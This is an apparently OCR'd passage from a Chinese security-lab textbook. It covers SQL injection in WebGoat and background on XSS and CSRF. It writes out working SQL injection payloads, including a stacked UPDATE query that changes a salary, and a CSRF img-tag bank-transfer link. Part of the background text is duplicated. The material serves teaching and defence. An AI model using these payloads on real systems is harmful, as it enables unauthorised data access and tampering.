


图 12-10　Fiddler 拦截 ViewProfile 请求




图 12-11　Neville 的账户信息




图 12-12　错误信息

数字型 SQL 注入即替换掉 101，在如图 12-10 中所示的 employee_id 栏输入“101 or 1=1 order by salary desc”，则 SQL 查询语句变为：

```
SELECT * FROM employees WHERE employee_id = 101 or 1 = 1 order by salary desc
```

SQL 的查询条件由原来的一个条件变成了两个条件之间的逻辑或，其中“1 = 1”恒真，

因此查询条件恒真，返回的结果包括所有员工的记录，由于网页只能显示第一条记录，其中 order by salary desc 表示返回记录以薪水递减来排序，这样薪水最高的记录排在第一条记录上而被显示出来，用社会工程学解释 BOSS 的薪水最高，这样就可以实现通过一个普通账户“Larry”而浏览其 BOSS“Neville”的账户信息，如图 12-10 所示。

4）SQL 注入修改数据

目标：通过 SQL 的方式修改 userid 为 jsmith 的员工的薪水。

图 12-13 所示的页面表示通过输入用户 userid 来查看其对应用户的薪水信息（来自 salaries 表）。SQL 查询语句变为：

```
SELECT salary FROM salaries WHERE userid_id = 'jsmith'
```

查询结果显示在页面中 SALARY 下的文本框中，如果该表单后台处理程序存在字符串型 SQL 注入漏洞，则可以修改该员工的薪水。




图 12-13　工资信息查询网页

SQL 语句中对已有数据的修改使用 UPDATE 命令，如果修改表 salaries 中用户 id 为 jsmith 的薪水 salary 字段为新值 999999，使用如下命令。

```
UPDATE salaries SET salary = 999999 WHERE userid = 'jsmith'
```

其中，“WHERE”后面的语句表示查询条件，表示在表 salaries 中所有满足该条件记录的 salary 字段值更新为 999999，对不满足条件的记录不影响。图 13-12 中所示的表单只是用于查询而不是更新，在 Fiddler 中拦截“Go!”的请求，在 userid 的栏输入以下语句。

```
someuserid'; UPDATE salaries SET salary = 999999 WHERE userid = 'jsmith
```

则最终 Web 服务器传给数据库执行的 SQL 语句为：

```
SELECT salary FROM salaries WHERE userid_id = 'someuserid'; UPDATE salaries SET salary = 999999
WHERE userid = 'jsmith'
```

上面的语句是将原有的查询改为两条 SQL 语句，即查询和更新，注意多条 SQL 语句可以用符号“;”分隔，数据库依次分别执行，由于 someuserid 不存在，SELECT 查询语句不会返回结果，而更新语句会成功。完成攻击后，重新查看 jsmith 的薪水就会发现修改成功。

读者可以自行完成并分析 WebGoat 里面以下 SQL 注入例程。

（1）Add Data with SQL Injection：添加数据。

(2) Database Backdoors：数据库后门。

(3) Blind Numeric SQL Injection：数字型盲注入。

(4) Blind String SQL Injection：字符串型盲注入。

6. 思考题

分析 SQL 注入的威胁。用户和 Web 开发人员如何防御 SQL 注入攻击？

实践13 跨站脚本攻击

1. 实践目的

了解网站脚本工作原理，理解跨站脚本攻击机制。

2. 实践环境

（1）连入 Internet 的计算机一台，安装 Windows XP、Windows 7 或 Windows 8 等操作系统。

（2）实践工具：具有漏洞的 Web 服务器（WebGoat），Fiddler。

3. 名词解释

（1）**网络脚本**：结构化脚本 Script 是批处理文件的延伸，是一种纯文本保存的程序，一般来说计算机脚本程序是确定的一系列控制计算机进行运算操作动作的组合，在其中可以实现一定的逻辑分支等。脚本通常可以由应用程序临时调用并执行。各类脚本被广泛地应用于网页设计中，因为脚本不仅可以减小网页的规模和提高网页浏览速度，而且可以丰富网页的表现，如动画、声音等。

（2）**Cookie**：有时也用其复数形式 Cookies，指某些网站为了辨别用户身份、进行 session 跟踪而存储在用户本地终端上的数据（通常经过加密）。Cookie 总是保存在客户端中，按在客户端中的存储位置，可分为内存 Cookie 和硬盘 Cookie。内存 Cookie 由浏览器维护，保存在内存中，浏览器关闭后就消失了，其存在时间是短暂的。硬盘 Cookie 保存在硬盘里，有一个过期时间，除非用户手工清理或到了过期时间，硬盘 Cookie 不会被删除，其存在时间是长期的。所以，按存在时间，可分为非持久 Cookie 和持久 Cookie。

（3）**跨站脚本攻击**：英语全称是 Cross Site Script，本来缩写是 CSS，但为和层叠样式表（Cascading Style Sheet，CSS）有所区别，所以在安全领域叫做 XSS。XSS 利用网站漏洞从用户那里恶意盗取信息。用户在浏览网站、使用即时通信软件、甚至在阅读电子邮件时，通常会单击其中的链接。攻击者通过在链接中插入恶意代码，就能够盗取用户信息。攻击者通常会用十六进制（或其他编码方式）将链接编码，以免用户怀疑它

的合法性。

(4) **跨站点请求伪造(CSRF)**:Cross-site request forgery,跨站请求伪造是一种挟制终端用户在当前已登录的 Web 应用程序上执行非本意的操作的攻击方法。攻击者只要借助少许的社会工程诡计,例如通过电子邮件或者是聊天软件发送的链接,攻击者就能迫使一个 Web 应用程序的用户去执行攻击者选择的操作。

4. 预备知识

1) 网络脚本

网络脚本主要有 JavaScript 和 VBScript 两种。

JavaScript 是一种由 Netscape 的 LiveScript 发展而来的原型化继承的基于对象的动态类型的客户端脚本语言,区分大小写,是一种轻量级的编程语言,可插入 HTML 页面的编程代码。插入 HTML 页面后,可由所有的现代浏览器执行。

VBScript 是 Visual Basic Script 的简称,缩写为 VBS。它是一种微软环境下的轻量级的解释型语言,使用 COM 组件、WMI、WSH、ADSI 访问系统中的元素,对系统进行管理,可以看作是 VB 语言的简化版,与 VBA 的关系也非常密切。它具有原语言容易学习的特性。目前这种语言广泛应用于网页和 ASP 程序制作,同时还可以直接作为一个可执行程序。用于调试简单的 VB 语句非常方便。

例如当单击网页上的 E-mail 地址时能自动调用 Outlook Express 或 Foxmail 这类邮箱软件,就是通过脚本功能来实现的。也正因为脚本的这些特点,往往被一些别有用心的人所利用。例如在脚本中加入一些破坏计算机系统的命令,这样当用户浏览网页时,一旦调用这类脚本,便会使用户的系统受到攻击。所以用户应根据对所访问网页的信任程度选择安全等级,特别是对于那些本身内容就非法的网页,更不要轻易允许使用脚本。通过"安全设置"对话框,选择"脚本"选项下的各种设置就可以轻松实现对脚本的禁用和启用。

2) Cookie

Cookie 是在浏览网页的时候,网站服务器放在客户端的 txt 文件。这个文件里面存储了一些与访问的这个网站有关的一些信息,当下一次访问这个网站的时候,Cookie 就会记住上次访问时候的一些状态或者设置,让服务器针对性地发送页面的相关内容。Cookie 里面包含的信息并没有一个标准的格式,各个网站服务器的规范都可能不同,但一般会包括所访问网站的域名(domain name)、访问开始的时间、访问者的 IP 地址等客户端信息,以及访问者关于这个网站的一些设置等。比如设置 Google 一个页面要显示几条搜索结果之类的信息,即使不登录 Google 账户,下次访问时也能够保存下来,这就是上次访问时把相关信息放入了 Cookie 的效果。如果是在线购物网站,还记录了一些访问者的购物车、储物架以及访问者的账户名等信息。另外有些网站则会通过 Cookie 把访问者的登录账户和密码记下来,这样访问者下次打开浏览器就会自动登录。

为了安全起见,Cookie 的内容一般都是加密的,只有对应的服务器才能读懂。另外,由于 Cookie 只是 txt 文件,而不是程序,更不是病毒,不能自己运行,不会对操作系统和其他任何计算机程序产生影响,也不会通过 Internet 传播,因此它对 Internet 安全实际上不构成威胁。

对于网站分析而言,Cookie 的作用在于帮助嵌入代码类的网站分析工具记录网站的访

的合法性。

(4) **跨站点请求伪造(CSRF)**:Cross-site request forgery,跨站请求伪造是一种挟制终端用户在当前已登录的 Web 应用程序上执行非本意的操作的攻击方法。攻击者只要借助少许的社会工程诡计,例如通过电子邮件或者是聊天软件发送的链接,攻击者就能迫使一个 Web 应用程序的用户去执行攻击者选择的操作。

4. 预备知识

1) 网络脚本

网络脚本主要有 JavaScript 和 VBScript 两种。

JavaScript 是一种由 Netscape 的 LiveScript 发展而来的原型化继承的基于对象的动态类型的客户端脚本语言,区分大小写,是一种轻量级的编程语言,可插入 HTML 页面的编程代码。插入 HTML 页面后,可由所有的现代浏览器执行。

VBScript 是 Visual Basic Script 的简称,缩写为 VBS。它是一种微软环境下的轻量级的解释型语言,使用 COM 组件、WMI、WSH、ADSI 访问系统中的元素,对系统进行管理,可以看作是 VB 语言的简化版,与 VBA 的关系也非常密切。它具有原语言容易学习的特性。目前这种语言广泛应用于网页和 ASP 程序制作,同时还可以直接作为一个可执行程序。用于调试简单的 VB 语句非常方便。

例如当单击网页上的 E-mail 地址时能自动调用 Outlook Express 或 Foxmail 这类邮箱软件,就是通过脚本功能来实现的。也正因为脚本的这些特点,往往被一些别有用心的人所利用。例如在脚本中加入一些破坏计算机系统的命令,这样当用户浏览网页时,一旦调用这类脚本,便会使用户的系统受到攻击。所以用户应根据对所访问网页的信任程度选择安全等级,特别是对于那些本身内容就非法的网页,更不要轻易允许使用脚本。通过"安全设置"对话框,选择"脚本"选项下的各种设置就可以轻松实现对脚本的禁用和启用。

2) Cookie

Cookie 是在浏览网页的时候,网站服务器放在客户端的 txt 文件。这个文件里面存储了一些与访问的这个网站有关的一些信息,当下一次访问这个网站的时候,Cookie 就会记住上次访问时候的一些状态或者设置,让服务器针对性地发送页面的相关内容。Cookie 里面包含的信息并没有一个标准的格式,各个网站服务器的规范都可能不同,但一般会包括所访问网站的域名(domain name)、访问开始的时间、访问者的 IP 地址等客户端信息,以及访问者关于这个网站的一些设置等。比如设置 Google 一个页面要显示几条搜索结果之类的信息,即使不登录 Google 账户,下次访问时也能够保存下来,这就是上次访问时把相关信息放入了 Cookie 的效果。如果是在线购物网站,还记录了一些访问者的购物车、储物架以及访问者的账户名等信息。另外有些网站则会通过 Cookie 把访问者的登录账户和密码记下来,这样访问者下次打开浏览器就会自动登录。

为了安全起见,Cookie 的内容一般都是加密的,只有对应的服务器才能读懂。另外,由于 Cookie 只是 txt 文件,而不是程序,更不是病毒,不能自己运行,不会对操作系统和其他任何计算机程序产生影响,也不会通过 Internet 传播,因此它对 Internet 安全实际上不构成威胁。

对于网站分析而言,Cookie 的作用在于帮助嵌入代码类的网站分析工具记录网站的访

问(Visit)和访问者(Unique Visitor)的信息,没有Cookie就无法实现相关监测。而通过服务器端Log来进行网站分析的软件则不需要Cookie也能实现相关分析,因此Cookie只对嵌入代码类工具有效,如Google Analytics、Omniture、HBX、WebTrends(嵌入代码版)等,都需要在网站访问者的计算机上放置Cookie才能实现监测。

Cookie的数量是指一个网站可以在客户端放置Cookie的个数。一个网站并不是只能放置一个Cookie在客户端,而是根据需要,会放置多个不同的Cookie。对网站分析工具而言,帮助监测Visit的Cookie和帮助监测Unique Visitor的Cookie就不能是一个,而应该分开设置。对每一个网站(域)而言,不同浏览器能够支持的最多Cookie数是不同的。IE7和FireFox 3.0支持每个网站50个Cookie,而Opera则支持30个。无论是30个还是50个,基本都够用了。

3) 跨站脚本攻击

国际Web应用安全组织WASC(Web Application Security Consortium)采样分析了10 297个网站,其中有31.47%站点存在漏洞,且XSS在发现的漏洞中占到总数的41.41%,高居榜首。XSS攻击的危害包括:盗取各类用户账户,如机器登录账户、用户网银账户、各类管理员账户;控制企业数据,包括读取、篡改、添加、删除企业敏感数据,盗窃企业重要的具有商业价值的资料,非法转账,强制发送电子邮件,网站挂马,控制受害者机器向其他网站发起攻击等。典型事件有:

(1) 2005年,一位叫Samy的MySpace用户自创了一种XSS蠕虫,24小时内,其网络空间朋友数目成功地从73上升到100万。

(2) 2006年,PayPal遭到XSS攻击,攻击者将PayPal站点的访问者重定向到一个新的页面,上面警告用户他们的账户已经不再安全,需要重新设置,并提示输入PayPal的登录信息、用户社保信息及信用卡信息。

(3) 2008年5月,eBay承认其PayPal页面存在XSS漏洞,该漏洞会被攻击者用于盗取用户证书或Cookie。

(4) 2011年6月28日晚,新浪微博出现了一次比较大的XSS攻击事件。大量用户自动发送诸如"郭美美事件的一些未注意到的细节"、"建党大业中穿帮的地方"等微博和私信,并自动关注一位名为hellosamy的用户。事件的经过如下:20:14,开始有大量带V的认证用户转发微博和私信;20:30,某网站中的页面无法访问;20:32,新浪微博中hellosamy用户无法访问;21:02,新浪漏洞修补完毕。

XSS属于被动式的攻击。攻击者先构造一个跨站页面,利用Script、<IMG>、<IFRAME>各种方式使得用户浏览这个页面时,触发对被攻击站点的HTTP请求。此时,如果被攻击者如果已经在被攻击站点登录,就会持有该站点Cookie。这样该站点会认为被攻击者发起了一个HTTP请求。而实际上这个请求是在被攻击者不知情的情况下发起的,由此攻击者在一定程度上达到了冒充被攻击者的目的。精心地构造这个攻击请求,可以达到冒充发文、夺取权限等多个攻击目的。在常见的攻击实例中,这个请求是通过Script来发起的,因此被称为Cross Site Script。跨站脚本攻击一般有以下两类。

(1) 非持久型XSS:Non-persistent,又叫做反射XSS(Reflect XSS),它是指那些浏览器每次都要在参数中提交恶意数据才能触发的跨站脚本漏洞。一般来说,通过URL传入恶意数据的都是非持久型XSS。当然,也有通过表单POST的XSS情况。

(2) 持久型 XSS：Persistent，又叫做存储 XSS(Stored XSS)，与非持久型 XSS 相反，它是指通过提交恶意数据到存储器(例如数据库、文本文件等)，Web 应用程序输出的时候是从存储器中读出恶意数据输出到页面的一类跨站脚本漏洞。持久型 XSS 多出现在 Web 邮箱、BBS、社区等从数据库读出数据的正常页面(例如 BBS 的某篇帖子中可能就含有恶意代码)，由于不需要浏览器提交攻击参数，所以其危害往往大于非持久型 XSS。

4) 跨站请求伪造攻击

CSRF 攻击方式在 2000 年已经被国外的安全人员提出，直到 2006 年国内才开始关注该漏洞。2008 年，国内外的多个大型社区和交互网站分别爆出 CSRF 漏洞，如 MetaFilter(一个大型的 BLOG 网站)的 CSRF 漏洞允许攻击者劫持用户的账户，YouTube 上几乎所有用户可以执行的动作都具有 CSRF 漏洞。而现在，Internet 上的许多站点仍对此毫无防备，以至于安全业界称 CSRF 为“沉睡的巨人”。

CSRF 的攻击示意如图 13-1 所示，在用户正常登录系统以后，攻击者诱使用户访问一些非法链接，以执行一些非法操作。跨站请求中的链接之所以被正常执行，首先是因为请求中浏览器正常发送了 A 站的验证信息(一般保存在 Cookie 中)，A 站根本不知道该请求是用户为之，还是恶意为之。其次，请求中的参数是可以被猜测的。这两个条件，构成了 CSRF 攻击的全部条件。需要强调一下，如果认证基于 Cookie，那么实际上还有第 3 个条件：如果 Cookie 是本地 Cookie，浏览器还需要允许跨域发送本地 Cookie，即如果请求是第三方网站发起的，应带上请求的域的 Cookie。




图 13-1 CSRF 的攻击示意图

目前，浏览器会自动地发送标识用户对话的信息，而无须用户干预，换句话说，当浏览器发送这些身份信息的时候，用户根本感觉不到。假设站点 A 上有一个 Web 应用程序，并且受害者正好已经在该站点上通过了身份认证，这时，站点会向受害者发送一个 Cookie 作为响应，这个 Cookie 的作用主要是为了提高 Web 应用的便利性，被站点作为用户会话的标志，即如果站点收到了带有受害者的 Cookie 的请求，那么它就会把这个请求看作是已登录的受害者发来的。一般情况下，浏览器收到站点设置的 Cookie 之后，每当向该站点发送请求的时候，浏览器都会“自动地”连同该 Cookie 一起发出。如果 Web 应用程序完全依赖于

这类信息来识别一个用户会话，这就为跨站请求伪造创造了条件。

【例 13-1】 典型的场景：用户登录网络银行去查看其存款余额，没有退出网络银行系统就去了某个论坛，发现银行账户少了 1000 块。原因是银行网站 A 违反了 HTTP 规范，使用 GET 请求更新资源，如请求来完成银行转账的操作：

```
http://www.mybank.com/Transfer.php?toBankId = 11&money = 1000
```

而攻击者在论坛中精心构造了一个恶意的链接并诱使该用户点击了该链接，即：

```
< img src = http://www.mybank.com/Transfer.php?toBankId = 11&money = 1000 >
```

该链接以 GET 的方式请求银行网站的图片资源（原本是一个合法的请求，但被不法分子利用了），于是用户的浏览器会带上银行网站 A 的 Cookie 发出 GET 请求，去获取资源“http:// www.mybank.com/Transfer.php?toBankId=11&money=1000”，结果银行网站服务器收到请求后，认为这是一个更新资源操作（转账操作），所以就立刻进行转账操作。

当 CSRF 针对普通用户发动攻击时，将对终端用户的数据和操作指令构成严重的威胁；当受攻击的终端用户具有管理员账户的时候，CSRF 攻击将危及整个 Web 应用程序。

5）攻击防范

